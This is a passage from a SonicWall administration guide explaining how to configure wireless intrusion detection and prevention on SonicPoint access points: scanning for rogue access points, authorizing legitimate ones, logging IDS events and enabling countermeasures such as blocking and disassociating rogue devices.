
Configuring SonicPoint Intrusion Detection Services

SonicPoint > IDS

Rogue Access Points have emerged as one of the most serious and insidious threats to wireless security. In general terms, an access point is considered rogue when it has not been authorized for use on a network. The convenience, affordability and availability of non-secure access points, and the ease with which they can be added to a network creates an easy environment for introducing rogue access points. Specifically, the real threat emerges in a number of different ways, including unintentional and unwitting connections to the rogue device, transmission of sensitive data over non-secure channels, and unwanted access to LAN resources. So while this doesn't represent a deficiency in the security of a specific wireless device, it is a weakness to the overall security of wireless networks.

Intrusion Detection Services (IDS) greatly increase the security capabilities of the SonicWall security appliance because it enables the appliance to recognize and take countermeasures against the most common types of illicit wireless activity. IDS reports on all access points the SonicWall security appliance can find by scanning the 802.11a/b/g/n/ac/af radio bands on the SonicPoints.

The **SonicPoint > IDS** page reports on all access points detected by the SonicWall security appliance and its associated SonicPoints, and provides the ability to authorize legitimate access points.



#	SonicPoint	MAC Address (BSSID)	SSID	Type	Channel	Authentication	Cipher	Manufacturer	Signal Strength	Max Rate	Authorize
	Corp_WiFi_ac a76034 7B - The last scan was performed 24 Days 17:23:50 ago										
1	Corp_WiFi_ac a76034 7B	00:06:17:c5:00:01	sonicwall-0754	5GHz	36	Open	NONE	Unknown	0% - Poor	300 Mbps	
2	Corp_WiFi_ac a76034 7B	c0:ea:e4:a7:60:ea	Corp_WiFi_ac	5GHz	36	WPA2	AES	SonicWALL	39% - Fair	1300 Mbps	
3	Corp_WiFi_ac a76034 7B	c0:ea:e4:a7:60:eb	Guest_WiFi_ac	5GHz	36	Open	NONE	SonicWALL	39% - Fair	1300 Mbps	
4	Corp_WiFi_ac a76034 7B	c0:ea:e4:a7:60:b4	Corp_WiFi_ac	5GHz	36	WPA2	AES	SonicWALL	60% - Very Good	1300 Mbps	
5	Corp_WiFi_ac a76034 7B	c0:ea:e4:a7:60:b5	Guest_WiFi_ac	5GHz	36	Open	NONE	SonicWALL	60% - Very Good	1300 Mbps	
6	Corp_WiFi_ac a76034 7B	c0:ea:e4:a7:60:c6	Corp_WiFi_ac	5GHz	36	WPA2	AES	SonicWALL	60% - Very Good	1300 Mbps	
7	Corp_WiFi_ac a76034 7B	c0:ea:e4:a7:60:c7	Guest_WiFi_ac	5GHz	36	Open	NONE	SonicWALL	60% - Very Good	1300 Mbps	
8	Corp_WiFi_ac a76034 7B	c0:ea:e4:a7:60:a2	Corp_WiFi_ac	5GHz	36	WPA2	AES	SonicWALL	78% - Very Good	1300 Mbps	
9	Corp_WiFi_ac a76034 7B	c0:ea:e4:a7:60:a3	Guest_WiFi_ac	5GHz	36	Open	NONE	SonicWALL	78% - Very Good	1300 Mbps	
10	Corp_WiFi_ac a76034 7B	00:17:c5:b5:88:29	blank	5GHz	36	WPA2-PSK	TKIP	SonicWALL	60% - Very Good	130 Mbps	
11	Corp_WiFi_ac a76034 7B	c0:ea:e4:a7:61:9e	Corp_WiFi_ac	5GHz	36	WPA2	AES	SonicWALL	18% - Poor	1300 Mbps	
12	Corp_WiFi_ac a76034 7B	c0:ea:e4:a7:61:9f	Guest_WiFi_ac	5GHz	36	Open	NONE	SonicWALL	18% - Poor	1300 Mbps	
13	Corp_WiFi_ac a76034 7B	c0:ea:e4:0e:8c:4d	kd-sonicwall-8C4D	5GHz	44	WPA2-PSK	AES	SonicWALL	60% - Very Good	130 Mbps	

The table below describes the entities that are displayed on the **SonicPoint > IDS** page.

SonicPoint > ID Page Elements

Table Column or Entity	Description
Entity	
Page Navigation	Allows you to quickly navigate to the next or previous page. You can enter a value to pass large entries. For example, if you have 10 pages, you can enter 7 in the **Item** text field to view page 7.
Refresh button	Refreshes the screen to display the most current list of access points in your network.
Scan All... button	Initiates a scan all operation to identify.
Discovered Access Points Table	
View Style: SonicPoint: Drop-down menu	If you have more than one SonicPoint, you can select an individual device from the SonicPoint list to limit the Discovered Access Points table to display only scan results from that SonicPoint. Select All SonicPoints to display scan results from all SonicPoints.
SonicPoint	Available when All SonicPoints is selected in the View Style drop-down. The SonicPoint that detected the access point.
MAC Address (BSSID)	The MAC address of the radio interface of the detected access point.
SSID	The radio SSID of the access point.
Type	The range of radio bands used by the access point, 2.4 GHz or 5 GHz.
Channel	The radio channel used by the access point.
Authentication	The authentication type.

SonicPoint > ID Page Elements

Table Column or Entity	Description
Cipher	The cipher mode.
Manufacturer	The manufacturer of the access point.
Signal Strength	The strength of the detected radio signal.
Max Rate	The fastest allowable data rate for the access point radio, typically 54 Mbps.
Authorize	When the Edit icon is clicked, the access point is added to the address object group of authorized access points.

Topics:

- Scanning Access Points
- Authorizing Access Points
- Logging of Intrusion Detection Services Events

Scanning Access Points

Topics:

- Active Scanning and Scanning All
- Scanning SonicPoint by SonicPoint

Active Scanning and Scanning All

Active scanning occurs when the security appliance starts up. You can also scan access point at any time by clicking **Scan All...** on the **SonicPoint > IDS** page. When the security appliance performs a scan, the wireless clients will be interrupted for a few seconds. The scan will effect traffic in the following ways:


- Non-persistent, stateless protocols (such as HTTP) should not exhibit any ill-effects.
- Persistent connections (protocols such as FTP) are impaired or severed.

CAUTION: Clicking Scan All will cause all active wireless clients to be disconnected while the scan is performed. If service interruption is a concern, it is recommended that you do not click Scan Now while the SonicWall security appliance is in Access Point mode. Wait until there are no clients active or a short interruption in service is acceptable.

Scanning SonicPoint by SonicPoint

You can also scan on a SonicPoint by SonicPoint basis, as follows:

1. Select the SonicPoint to view in the SonicPoint: drop-down menu.
2. Scroll to the bottom of the **Discovered Access Points** section.
3. At the lower-right, select the type of scan from the **--Perform SonicPoint Scan --** drop-down menu.



Depending on which SonicPoint model you are using, the following options can be displayed:


- Scan Both Radios
- Scan 802.11a Radio (5GHz)
- Scan 802.11g Radio (2.4GHZ)
- Scan 802.11n Radio (5GHz)
- Scan 802.11n Radio (2.4GHZ)
- Scan 802.11ac Radio (5GHz)

Authorizing Access Points

Access Points that the security appliance detects are regarded as rogue access points until the security appliance is configured to authorize them for operation.

To authorize an access point:

1 Click the **Edit** icon in the **Authorize** column for the access point you want to authorize. A pop-up warning message displays.



2 Click **OK**.

3 You can verify that authorization was successful by checking that the address object was created. Navigate to the **Firewall > Address Objects** page.

4 Click the **Configure** icon for **All Authorized Access Points**.


5 Verify that the access point's MAC address has been added.

6 Click **OK**.

Logging of Intrusion Detection Services Events

To enable logging and notification of IDS events:

1 Navigate to the **Log > Log Settings** page.



2 Click on the triangle icon in the **Wireless** row in the table to expand it

3 Click on the triangle icon for **WLAN IDS**.


4 Modify the alert settings for any of the following WLAN IDS log categories:

- WLAN Probe Check
- WLAN Association Flood
- Rogue AP Found

66

Configuring Advanced IDP

SonicPoint > Advanced IDP



Advanced Intrusion Detection and Prevention (IDP) is used to monitor the radio spectrum for presence of unauthorized access points (intrusion detection) and to automatically take countermeasures (intrusion prevention). When Advanced IDP is enabled on a SonicPoint, the SonicPoint radio functions as a dedicated IDP sensor.

CAUTION: When Advanced IDP is enabled on a SonicPoint radio, its access point functions are disabled and any wireless clients are disconnected.


Advanced IDP configuration is a two-part process that consists of enabling Advanced IDP and configuring Advanced IDP.

- Enabling Advanced IDP on a SonicPoint Profile
- Configuring Advanced IDP

Enabling Advanced IDP on a SonicPoint Profile


To enable Advanced IDP scanning on a SonicPoint profile:

1 Go to the **SonicPoint > SonicPoints** page.




2 From the **View Style** menu, select **SonicPointNs**.

3 Click the **Configure** icon for the appropriate SonicPoint profile. The **Edit SonicPoint AC Profile** dialog displays.



4 Click the **Sensor** tab.

NOTE: The **Sensor** tab is the same for both SonicPoint N and SonicPoint NDR profiles.



5 Select the **Enable WIDP Sensor** check box. The drop-down menu becomes active.

6 In the drop-down menu, select the appropriate schedule for IDP scanning, or select **Create new schedule** to create a custom schedule.


CAUTION: Remember that when Advanced IDP scanning is enabled on a SonicPoint radio, its access point functions are disabled and any wireless clients will be disconnected.

7 Click **OK**.

Configuring Advanced IDP

To configure Advanced IDP:

1 Navigate to the **SonicPoint > Advanced IDP** page.



2 Select the **Enable Wireless Intrusion Detection and Prevention** check box. This option is not selected by default. The other options become active.

3 For **Authorized Access Points**, select the Address Object Group that authorized Access Points will be assigned to. By default, this is set to **All Authorized Access Points**.

4 For **Rogue Access Points**, select the Address Object Group that unauthorized Access Points will be assigned to. By default, this is set to **All Rogue Access Points**.

5 Select one of the following two options to determine which APs are considered rogue (only one can be enabled at a time):

- **Add any unauthorized AP into Rogue AP list** automatically assigns all detected unauthorized APs—regardless if they are connected to your network—to the Rogue list.
- **Add connected unauthorized AP into Rogue AP list** assigns unauthorized APs to the Rogue list only if they are connected to your network. The following options determine how IDP detects connected rogue APs; both can be selected:
  - **Enable ARP cache search to detect connected rogue AP –** Advanced IDP searches the ARP cache for clients' MAC addresses. When one is found and the AP it is connected to is not authorized, the AP is classified as rogue.
  - **Enable active probe to detect connected rogue AP** – The SonicPoint will connect to the suspect AP and send probe to all LAN, DMZ and WLAN interfaces of the firewall. If the firewall receives any of these probes, the AP is classified as rogue.

6 Select **Add evil twin into Rogue AP list** to add APs to the rogue list when they are not in the authorized list, but have the same SSID as a managed SonicPoint.

7 Select **Block traffic from rogue AP and its associated clients** to drop all incoming traffic that has a source IP address that matches the rogue list. From the **Rogue Device IP addresses** drop-down menu, either:


- Select **All Rogue Devices** (default) or an address object group you've created.
- Create a new address object group by selecting **Create New IP Address Object Group**. The **Add Address Object Group** dialog displays.

8 Select **Disassociate rogue AP and its clients** to send de-authentication messages to clients of a rogue AP to stop communication between them.

67

Configuring Virtual Access Points

SonicPoint > Virtual Access Point



Topics:

- VAP Sample Configurations
- Remote MAC Access Control

SonicPoint VAP Overview

NOTE: Virtual Access Points are supported when using SonicPoint wireless access points along with SonicWall NSA appliances. For Virtual Access Point configuration using a TZ appliance, see Wireless > Virtual Access Point.

Topics:


- What Is a Virtual Access Point?
- What Is an SSID?
- Wireless Roaming with ESSID
- What Is a BSSID?
- Benefits of Using Virtual APs
- Benefits of Using Virtual APs with VLANs
- Prerequisites
- Deployment Restrictions

What Is a Virtual Access Point?

